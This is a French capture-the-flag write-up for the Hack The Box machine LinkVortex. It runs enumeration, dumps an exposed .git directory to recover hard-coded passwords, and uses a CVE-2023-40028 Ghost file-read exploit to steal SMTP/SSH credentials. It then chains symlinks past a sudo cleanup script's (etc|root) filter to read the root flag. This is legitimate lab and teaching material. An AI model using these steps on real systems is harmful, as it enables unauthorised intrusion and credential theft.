

Writeup - LinkVortex

Hamid Zenine

February 23, 2025

Contents

1	Introduction	2
2	Writeup	2
2.1	Mise en place	2
2.2	Énumération	2
3	Foothold (Obtention d'un accès initial)	8
4	Élévation de privilèges	10

1 Introduction

Cette machine a été créée par *Oxyassine* et elle met en avant des vulnérabilités spécifiques:

- Fuite `git` dans `dev`, exposant des informations sensibles.
- Vulnérabilité CVE de lecture de fichiers arbitraires dans `GhostCMS`, permettant l'accès aux identifiants SSH.
- Le script `clean_symlink.sh` permet de chaîner des liens symboliques pour accéder au flag root, sans nécessiter d'escalade de privilèges.

2 Writeup

Dans cette section, je vais détailler les étapes nécessaires pour résoudre la machine de bout en bout. Chaque commande est présentée avec son résultat ou une capture d'écran pour guider le lecteur.

2.1 Mise en place

On commence par lancer la machine et se connecter au VPN de HTB, et rajouter l'adresse de la machine au fichier `/etc/hosts`

```
sudo openvpn --config $PATH_TO_OVPN_FILE --daemon
ping -c 1 $MACHINE_IP
echo "$MACHINE_IP linkvortex.htb" | sudo tee -a /
etc/hosts
```

2.2 Énumération

Cette phase commence par un scan Nmap :

```
nmap -p- -oN nmap_initial_scan_tcp $MACHINE_IP
```

Explication de la commande:

La commande `nmap` est utilisée pour scanner les ports d'une machine cible et découvrir des informations sur les services qui y sont exécutés. Voici les options utilisées dans cette commande :

Options:

- `-p-` : Scanne tous les ports TCP (de 1 à 65535).

- `-oN nmap_initial_scan_tcp` : Enregistre les résultats du scan dans un fichier texte

Objectif du scan:

Cette commande est utilisée pour obtenir une vue d'ensemble des ports ouverts sur la machine cible, ainsi que des informations détaillées sur les services qui y sont exécutés.

Resultat du scan:

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

On fait un tour sur le site et on voit que c'est une sorte de base de données pour les infos de composants électroniques, a part ça rien de special. On remarque cependant la mention **Powered by Ghost**.

On lance une recherche de sous dossiers avec **dirsearch**

```
dirsearch -u "http://linkvortex.htb/" -t 50 -i 200
```

Explication de la commande:

La commande **dirsearch** est un outil utilisé pour effectuer un brute force des répertoires et fichiers d'une URL cible afin de découvrir des chemins cachés ou vulnérables sur un serveur web.

Options:

- `-u "http://linkvortex.htb/"` : Spécifie l'URL cible à scanner, ici le site `linkvortex.htb`.
- `-t 50` : Définit le nombre de threads à utiliser pour le scan.
- `-i 200` : Filtre les réponses HTTP et n'accepte que celles ayant le code de réponse 200 (en gros n'affiche que les requetes ayant réussies)

Resultats:

```
Target: http://linkvortex.htb/

[21:04:08] Starting:
[21:05:02] 200 - 15KB - /favicon.ico
[21:05:14] 200 - 1KB - /LICENSE
[21:05:39] 200 - 103B - /robots.txt
[21:05:45] 200 - 258B - /sitemap.xml
```

```
User-agent: *
Sitemap: http://
    linkvortex.htb/
    sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
```

Figure 1: Contenu de robots.txt


The image shows a sign-in page for 'BitByBit Hardware'. At the top is a circular logo. Below it, the text 'Sign in to BitByBit Hardware.' is displayed. There are two input fields: 'Email address' with the placeholder 'jamie@example.com' and 'Password' with masked characters '*****'. A 'Forgot?' link is next to the password field. At the bottom is a dark 'Sign in →' button.

Figure 2: Page `linkvortex/ghost`

On trouve un fichier **robots.txt** ¹ qui contient quelques dossiers intéressants. Celui qui sort du lot est **ghost** qui est une page de connexion; ça pourrait nous servir plus tard.

¹utilisé pour donner des directives aux robots d'indexation des moteurs de recherche, leur indiquant quelles parties d'un site web ils peuvent ou ne peuvent pas explorer

On essaye la recherche de subdomains.

```
ffuf -u http://linkvortex.htb/ -w /usr/share/
    seclists/Discovery/DNS/subdomains-top1million
    -110000.txt -H "Host:FUZZ.linkvortex.htb" -mc
    200
```

Explication de la commande:

La commande `ffuf` est un outil très similaire à `dirsearch` ; il permet de faire du fuzzing (brute force sur un serveur web), mais je le préfère aux autres outils pour sa facilité d'utilisation pour la recherche de subdomains.

Options:

- `-u http://linkvortex.htb/` : Spécifie l'URL cible à scanner.
- `-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt` : Spécifie le fichier de wordlist contenant une liste de sous-domaines à tester. Il est fourni avec le package **seclists**.
- `-H "Host:FUZZ.linkvortex.htb"` : Cette option ajoute un en-tête HTTP personnalisé, où `FUZZ` est remplacé par chaque valeur de la wordlist. Cela permet de tester chaque sous-domaine potentiel en ajoutant des préfixes à `linkvortex.htb`.
- `-mc 200` : Filtre les résultats pour n'afficher que les réponses HTTP ayant un code de statut 200, indiquant une réussite.

Resultats:

[illegible]

v2.1.0-dev

```

:: Method          : GET
:: URL             : http://linkvortex.htb/
:: Wordlist         : FUZZ: /usr/share/seclists/
Discovery/DNS/subdomains-top1million-110000.txt
:: Header          : Host: FUZZ.linkvortex.htb
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200

```

```
dev [Status: 200, Size: 2538,
    Words: 670, Lines: 116, Duration: 40ms]
```

On a donc un subdomain **dev**². On reessaye la recherche de sous-dossiers sur cette nouvelle adresse: **dev.linkvortex.htb**

```
dirsearch -u "http://dev.linkvortex.htb/" -t 50
```

²On n'oublie pas d'ajouter cette adresse au fichier `/etc/hosts`

Resultats:

```
Target: http://dev.linkvortex.htb/

[21:17:44] Starting:
[21:17:46] 200 - 73B - /.git/description
[21:17:46] 301 - 239B - /.git -> http://dev.
    linkvortex.htb/.git/
[21:17:46] 200 - 41B - /.git/HEAD
[21:17:46] 200 - 201B - /.git/config
[21:17:46] 200 - 557B - /.git/
[21:17:46] 200 - 620B - /.git/hooks/
[21:17:46] 200 - 402B - /.git/info/
[21:17:46] 200 - 240B - /.git/info/exclude
[21:17:46] 200 - 175B - /.git/logs/HEAD
[21:17:46] 200 - 401B - /.git/logs/
[21:17:46] 200 - 418B - /.git/objects/
[21:17:46] 200 - 147B - /.git/packed-refs
[21:17:46] 200 - 393B - /.git/refs/
[21:17:46] 301 - 249B - /.git/refs/tags -> http
    ://dev.linkvortex.htb/.git/refs/tags/
[21:17:47] 200 - 691KB - /.git/index
[21:17:47] 403 - 199B - /.ht_wsr.txt
[21:17:47] 403 - 199B - /.htaccess.bak1
[21:17:47] 403 - 199B - /.htaccess.orig
[21:17:47] 403 - 199B - /.htaccess_extra
[21:17:47] 403 - 199B - /.htaccessBAK
[21:17:47] 403 - 199B - /.htaccess.sample
[21:17:47] 403 - 199B - /.htaccess_sc
[21:17:47] 403 - 199B - /.htaccessOLD2
[21:17:47] 403 - 199B - /.html
[21:17:47] 403 - 199B - /.htm
[21:17:47] 403 - 199B - /.htaccess.save
[21:17:47] 403 - 199B - /.htaccess_orig
[21:17:47] 403 - 199B - /.htpasswd_test
[21:17:47] 403 - 199B - /.httr-oauth
[21:17:47] 403 - 199B - /.htaccessOLD
[21:17:47] 403 - 199B - /.htpasswds
[21:18:07] 403 - 199B - /cgi-bin/
[21:18:41] 403 - 199B - /server-status/
[21:18:41] 403 - 199B - /server-status
```

3 Foothold (Obtention d'un accès initial)

On remarque un dossier `.git`, on essaye alors de "dump" ce dossier. J'ai utilisé `wget`.

```
wget -r -np http://dev.linkvortex.htb/.git/
```

- `-r` (récuratif) : Cette option permet de télécharger des fichiers de manière récursive, c'est-à-dire que `wget` va suivre les liens et télécharger tous les fichiers dans le répertoire spécifié, ainsi que ceux dans les sous-répertoires.
- `-np` (No Parent) : Cette option empêche `wget` de remonter dans les répertoires parents.

Cette vulnérabilité consistant à découvrir un répertoire `.git` exposé peut être catégorisée de la manière suivante :

- **Exposition de données sensibles** : L'accès au répertoire `.git` permet de récupérer des informations sensibles, telles que des mots de passe, des clés API, ou des configurations internes.
- **Exploitation de la gestion de version** : L'accès au répertoire `.git` expose l'historique du projet, contenant potentiellement des secrets oubliés dans le code.

Une fois le tout téléchargé on lance `git checkout .` pour récupérer la branche de travail actuelle. On se retrouve avec beaucoup de fichiers mais avec un petit coup de `find` avec des noms de fichiers comme: `password`, `api`, `authentication...` on trouve un fichier intéressant: `./test/regression/api/admin/authentication.test.js`. En l'ouvrant on se rend compte que c'est un fichier gérant l'authentification sur le site, mais qu'il a sûrement été oublié dans la branche (vu son nom). On y trouve quand même une info importante:

```
it('complete setup', async function () {  
  const email = 'test@example.com';  
  const password = 'OctopiFociPilfer45';
```

On se retrouve avec un potentiel mot de passe. On revient vers la page de connexion et on l'essaye avec l'adresse de l'admin: `admin@linkvortex.htb`, et ça marche.

On essaye de chercher sur internet si un exploit ou un CVE est disponible pour cette version de Ghost (j'ai trouvé le numero de version dans le log de git). Par miracle on en trouve un **CVE-2023-40028**³

Selon le site **nvd.nist.gov**: La vulnérabilité **CVE-2023-40028** affecte **Ghost**. Les versions antérieures à la 5.59.1 permettent aux utilisateurs authentifiés de télécharger des fichiers symboliques (symlinks), ce qui peut être exploité pour accéder à des fichiers sensibles sur le système. Les utilisateurs authentifiés peuvent alors créer des symlinks pointant vers des fichiers sensibles, facilitant ainsi l'accès non autorisé à ces fichiers.

On lance le script avec tout les arguments qu'il faut. Il manque qu'à choisir un fichier à lire. Ici je bloque aussi, mais en regardant le dossier git qu'on a téléchargé juste avant je vois un fichier docker qui contient cette ligne:

```
# Copy the config
COPY config.production.json /var/lib/ghost/config.
production.json
```

On lance alors le script à la recherche de ce fichier:

```
./CVE-2023-40028.sh -u admin@linkvortex.htb -p
OctopiFociPilfer45
```

On demande alors le fichier config **/var/lib/ghost/config.production.json** et à la fin de ce fichier on a un "node" JSON intéressant:

```
"mail": {
  "transport": "SMTP",
  "options": {
    "service": "Google",
    "host": "linkvortex.htb",
    "port": 587,
    "auth": {
      "user": "bob@linkvortex.htb",
      "pass": "fibber-talented-worth"
    }
  }
}
```

Essayons de nous connecter en ssh avec ces nouveaux credentials.

³<https://github.com/0xyassine/CVE-2023-40028/tree/master>

```
(saumoneta@ThinkPad)-[~/Etudes_S2/HTB_writeups/LinkVortex]
$ ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Int
ernet connection or proxy settings

Last login: Sun Feb 16 20:46:00 2025 from 10.10.14.217
bob@linkvortex:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
bob@linkvortex:~$ ls
user.txt
bob@linkvortex:~$ cat user.txt
c4d3a0c0edd56813f2a8903198db967d
bob@linkvortex:~$
```

4 Élévation de privilèges

Premier reflexe: voir si on peut lancer sudo sur une commande:

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/
  usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on
linkvortex:
  (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/
  clean_symlink.sh *.png
```

On analyse alors le script `/opt/ghost/clean_symlink.sh`

```
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file
    !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(/usr/bin/basename $LINK)
    LINK_TARGET=$(/usr/bin/readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -
        Eq '(etc|root)';then
        /usr/bin/echo "! Trying to read critical files,
        removing link [ $LINK ] !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ] , moving it
        to quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
fi
```

Le script prend un lien symbolique en entrée et effectue les vérifications suivantes :

- Vérifie si l'argument passé est un fichier `.png`.
- Si le fichier est un lien symbolique, il vérifie s'il pointe vers un fichier

sensible (sous `/etc` ou `/root`).

- Si c'est le cas, il le supprime.
- Si le lien est un fichier symbolique non sensible, il le déplace dans un répertoire de quarantaine (`/var/quarantined`).
- Si l'option `CHECK_CONTENT` est activée, le script affiche le contenu du fichier qu'il a déplacé.

Ma démarche est alors la suivante:

- Créer un lien symbolique vers le flag: `ln -s /root/root.txt /home/bob/test`
- Créer un lien symbolique vers notre fichier (vu que le script ne traite que les `.png`): `ln -s /home/bob/test /home/bob/test.png`
- On met à `True` la variable d'environnement `CHECK_CONTENT` pour pouvoir afficher le fichier en question: `sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/test.png`

On se retrouve alors avec le flag:

```
bob@linkvortex:~$ ln -s /root/root.txt /home/bob/test
bob@linkvortex:~$ ln -s /home/bob/test /home/bob/test.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh
/home/bob/test.png
Link found [ /home/bob/test.png ] , moving it to quarantine
Content:
9585edf80a7b75d00e9049ad1441f8ed
bob@linkvortex:~$
```